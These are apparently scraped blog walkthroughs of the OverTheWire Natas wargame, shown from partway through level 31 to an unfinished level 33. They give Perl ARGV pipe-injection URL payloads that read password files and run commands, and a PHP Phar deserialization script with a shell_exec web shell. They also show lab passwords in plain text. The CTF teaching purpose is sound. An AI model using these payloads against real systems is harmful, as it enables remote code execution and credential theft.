
In the Repeater tab, your request should look something like this:



It doesn’t matter if your Content-Type boundaries differ in value, as long as they are consistent throughout the request.


**Read-Only Solution**

There are two modifications you’ll need to make. First, copy/paste one of the form-data blocks above the CSV data, with Content-Disposition: form-data; name="file" followed by ARGV. Make sure the boundary data # matches the other blocks.



This is us putting other data ahead of the real file such that Perl grabs the first file descriptor and its value of ARGV.


Second, we need to provide a value to ARGV (the file we want opened). We do this by appending ?filename at the end of the URL. Since we want to read /etc/natas\_webpass/natas32, we’ll use a ? and then that value.



And there’s our flag!

**Upgrading to RCE**

We already have the flag at this point, but it’s easy to upgrade to RCE. All we need to do is add a | character, and URL-encode our spaces. From the presentation:



For example, if we want to execute the command:

cat /etc/natas\_webpass/natas32

We need to:

* Prepend a ?: /index.pl?cat /etc/natas\_webpass/natas32
* Add a | at the end: /index.pl?cat /etc/natas\_webpass/natas32 |
* Change all of the spaces to %20 for [URL encoding](https://learnhacking.io/url-encoding-a-security-primer/): /index.pl?cat%20/etc/natas\_webpass/natas32%20|


That looks like this in our request:



The rest of the request stays the same:



Here’s another view of the flag using the Render tab:



**Hurt Feelings**

Perl Jam and Perl Jam 2 seemed to upset a lot of people in the Perl community:

* [https://gist.github.com/preaction/978ce941f05769b064f4](https://gist.github.com/preaction/978ce941f05769b064f4?ref=learnhacking.io)
* [http://blogs.perl.org/users/joel\_berger/2015/12/response-to-the-perl-jam-2.html](http://blogs.perl.org/users/joel_berger/2015/12/response-to-the-perl-jam-2.html?ref=learnhacking.io)

You can understand why, the code is pretty old and the presenter wasn’t exactly nice to the language:



But as much as people’s feelings are hurt and that new version of Perl fix these issues, there’s still a practicality issue here.

Legacy systems don’t go away, and security experts aren’t (usually) looking to fully appreciate a language (one of the complaints of the Perl rebuttals). Instead, they’re concerned about impacts, and, if we’re being honest, probably some street cred as well.

**Takeaway**: look for documentation of how a language works. If that’s hard to find, look for past presentations in the infosec community.

Building up a knowledge base from talks, CTFs, and other inputs will help you in unexpected ways.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-31-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 19, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 32 Walkthrough**


This next level of Natas is solvable using the techniques in the [previous post](https://learnhacking.io/overthewire-natas-level-31-walkthrough/), but this walkthrough will cover the same techniques, skipping over the read-only version of the Pinnacle Attack from “[Perl Jam 2](https://www.blackhat.com/docs/asia-16/materials/asia-16-Rubin-The-Perl-Jam-2-The-Camel-Strikes-Back.pdf?ref=learnhacking.io)” in favor of RCE.

This post will cover the logic behind the attack (albeit more briefly than [the last post](https://learnhacking.io/overthewire-natas-level-31-walkthrough/)) and show you how to use [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to craft your own attack.

**What is Natas?**


**Level 32 ➔ 33**

If you open up http://natas32.natas.labs.overthewire.org/ (with credentials natas32 and no1vohsheCaiv3ieH4em1ahchisainge from the previous level), the webpage is nearly identical to last time:



The only exception is the text saying that we need to have code execution.


The source code is provided but is not meaningfully different:



**Perl Jam 2: the Pinnacle Attack**

This level is a continuation of the last one. We’re expected to use the “Pinnacle Attack” as described in the”Perl Jam 2″ talk, given by [Netanel Rubin](https://youtu.be/RPvORV2Amic?t=1305&ref=learnhacking.io) at CCC in 2016 among other conferences.

The vulnerable code provided in the example slides is nearly identical to ours:



Let’s step through it:

$cgi->upload('file')

This line should take the “file” parameter and return the file handle. But as the [documentation](https://metacpan.org/pod/CGI?ref=learnhacking.io#Processing-a-file-upload-field) describes, we can provide multiple file’s worth of data.

In a list context, upload() will return an array of filehandles. This makes it possible to process forms that use the same name for multiple upload fields.

The function upload() can be an array of values and not just a singular file handles. We’ll use this to inject other values.

$file = $cgi->param('file');

In the [talk](https://www.blackhat.com/docs/asia-16/materials/asia-16-Rubin-The-Perl-Jam-2-The-Camel-Strikes-Back.pdf?ref=learnhacking.io), param() is described as returning a list of all parameter values. However, only the first in the list is inserted into the $file variable. If we inject another value ahead of it, the “real” CSV file info will be ignored in place of our fake string value.


Normally this wouldn’t do us any good, a random string as a file handle isn’t going to get us anywhere when we get to this line:

while (<$file>) {

There’s one exception, however, and that’s ARGV. From the [talk](https://media.ccc.de/v/31c3_-_6243_-_en_-_saal_1_-_201412292200_-_the_perl_jam_exploiting_a_20_year-old_vulnerability_-_netanel_rubin?ref=learnhacking.io#t=1071):

In that case, “<>” loops through the ARG values… inserting each one to an open() call!

That only gives us read access though. We want full RCE. Lucky for us, that’s pretty easy: we just need to add a |:



**To recap:**

* We’re supposed to upload a CSV file. The upload() call would process this info and get a file descriptor as a handle to the file.
* But upload() supports an array’s worth of data, including duplicate filenames.
* We can use this to have an ARGV file name be used as a file descriptor. This will get looped through and give us access to files.
* Rather than providing a file name in the URL as an argument to ARGV (that will be opened and read), we can add a | which will print the output of that command or file.

**Natas Level 32 Solution**

This solution uses Burp Suite (the free version). If you don’t have that set up, check out [this blog post](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/).

First, create a dummy CSV file, such as with the following contents.


1,2,

3,4,


I saved this text file as test.csv.

With Burp Suite open and a proxy set up to direct all traffic to Burp Suite, upload this test.csv file.


Find the request in the Proxy > History tab, right click and Send to Repeater.



In the Repeater tab, the request should look something like this.



We need to make two modifications. First, copy/paste one of the form-data sections and modify it as shown in the red box:



Make sure that the boundary numbers (long string at the end of the --- lines) are consistent with one another. They don’t have to match the request as shown in the photo, just be internally consistent.

This change is sending an additional file, ahead of the “real” CSV file, with content ARGV such that the open() call will iterate through the values we provide, as described earlier.


The second change is to provide those values, at the end of the URL (/index.pl):

* ? at the start of our string, after /index.pl
* Then the command we want to execute, such as ls . (if you try ls by itself, it won’t work)
* Then a | at the end.


This should give you something like /index.pl?ls . |. However, it needs to be [URL-encoded](https://learnhacking.io/url-encoding-a-security-primer/) so the spaces will change to %20:

/index.pl?ls%20.%20|

In Burp, that looks like this:




With those two modifications in place, here’s the output of our command:




We can see that there’s a file called getpassword.

If we want to execute that, our updated Burp Suite request will look like this:

index.pl?./getpassword%20|



Here’s our flag!



**Takeaway**: similar to last time, it’s always helpful to read source documentation, and if that’s not available, watching infosec presentations can be just as (or more) useful.

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-32-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 20, 2021 7 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 33 Walkthrough**


With level 33 of Natas, we are randomly back to PHP after a brief journey using Perl. This is the final level of OverTheWire’s Natas series!

This walkthrough covers how Phar deserialization attacks work, and how to use [Burp Suite](https://learnhacking.io/basic-web-skills-setting-up-burp-suite/) to get the solution for Natas 33.


**What is Natas?**

**Level 33 ➔ 34**


As always, head over to the website at http://natas33.natas.labs.overthewire.org/ and login with the username and password from the last level (natas33 and shoogeiGa2yee3de6Aex8uaXeech5eey)



This challenge lets us upload “firmware” (in the form of PHP…) and have it executed, *if*we have the right file hash:




The source code defines an Executor() class, which is called if a file is uploaded:




The Executor class gets the filename from the POST request, checks if it’s over the [filesize](https://www.php.net/manual/en/function.filesize.php?ref=learnhacking.io) limit (4096 bytes, which is not much).

Then it moves the uploaded file to the uploads directory using the file name, which is equivalent to the PHPSESSID:



Then, in the \_\_destruct() function, it checks that the current directory is the uploads directory.

The next section is the main issue we need to address:



If the md5\_file() result of the file is equal to the $signature value (which is adeafbadbabec0dedabada55ba55d00d), it will run our file. If not, it’ll say there’s a failure and we’re out of luck. With that, let’s start coming up with ideas for how to solve this challenge.

**Hash collisions?**

While MD5 *does* have known hash collision issues, this ultimately won’t work because of the small file size limit in our program.

However, to have as resources for other hash comparisons, there is hashclash ([repo link](https://github.com/cr-marcstevens/hashclash?ref=learnhacking.io)) which allows you to generate files with the same hash. However, these files are going to be over the 4096 byte limit.

There are also a few CTF challenges involving PHP hash comparisons and the == loose comparison operator. These challenges involve a hash that starts with 0e, which is interpreted as scientific notation, allowing for unintended comparisons to pass.


**Other functions**

The other functions within the program that aren’t user-defined are: move\_uploaded\_file(), and md5\_file()

The first of those, [move\_uploaded\_file()](https://www.php.net/manual/en/function.move-uploaded-file.php?ref=learnhacking.io), simply moves a file from one location to another. While there are [known vulnerabilities](https://www.paulosyibelo.com/2015/03/exploiting-php-upload-forms-with-cve.html?ref=learnhacking.io) for it, these are focused around using null bytes to bypass file type checks, which doesn’t really apply here.

**Phar Deserialization Attacks**

These files have [metadata](https://www.php.net/manual/en/phar.fileformat.phar.php?ref=learnhacking.io) that can be any serializable PHP variable, which gets unserialized when a Phar archive is accessed by any file operation.



This includes md5\_file(), as it turns out. To quote Thomas:

This opens the door to unserialization attacks whenever a file operation occurs on a path whose beginning is controlled by an attacker.

There are some limitations on the attack, but we have a \_\_destruct() call, so we should be good to go:

Unlike the conventional unserialization vulnerability, where the data is used for some purpose immediately after unserialization with induced unserialization no further operations are performed on the object. This means that the “\_\_wakeup” and “\_\_destruct” magic methods are the only possible starting methods for a POP chain.

**How to create a Phar file for unserialization attacks**

Similar to level 26 (another PHP unserialization/deserialization attack), we need to create a PHP object that will be used in the attack.

I used Sonarsource’s [blog post](https://blog.sonarsource.com/new-php-exploitation-technique?ref=learnhacking.io) as a template:




Starting at line 2, we create a Phar() object, [startBuffering()](https://www.php.net/manual/en/phar.startbuffering.php?ref=learnhacking.io) (start writing to the file), add a dummy file to the Phar archive using [addfromString()](https://www.php.net/manual/en/phar.addfromstring.php?ref=learnhacking.io), then setStub() with a “halt compiler” command which [a commenter says is required by PHP](https://www.php.net/manual/en/phar.setstub.php?ref=learnhacking.io).

With the exception of the file name, I left the first 5 lines unchanged.

Next, rather than anyClass we’ll need to use Executor. In order to do so, we’ll need to define it in our code, and make modifications to our advantage.

These include changing the comparison value (the md5 hash), and also the filename that md5\_hash() acts upon.

The comparison value of $signature will be changed to True, since this will evaluate to true when [loosely compared](https://www.php.net/manual/en/types.comparisons.php?ref=learnhacking.io) with any PHP string:



Secondly, the $filename will be changed to a file that we upload. I tried to have the filename be a direct PHP command line command but I misread the syntax in the Natas code (passthru("php " . $this->filename);). In short, we need a file here, not just valid PHP commands.

Altogether, these changes look like:

**<?php**

class Executor{

private $filename = "shell.php";

private $signature = True;

private $init = false;

}

$phar = new Phar('natas.phar');

$phar->startBuffering();

$phar->addFromString('test.txt', 'text');

$phar->setStub('<?php \_\_HALT\_COMPILER(); ? >');

$object = new Executor();

$object->data = 'rips';

$phar->setMetadata($object);

$phar->stopBuffering();

**?>**

natas33.php

This file is called natas33.php.

You’ll need a second file called shell.php (which is what the Executor class has set $filename equal to). The contents of this file are as follows:

**<?php** echo shell\_exec('cat /etc/natas\_webpass/natas34'); **?>**

shell.php

Next, you need to generate the natas.phar file by executing the natas33.php file. To do so, use the following command:

php -d phar.readonly=false natas33.php

The readonly setting will address the creating archive "natas.phar" disabled by the php.ini setting phar.readonly error that you get when running php natas33.php without the flag.

You should now have three files: natas33.php, natas.phar, and shell.php.

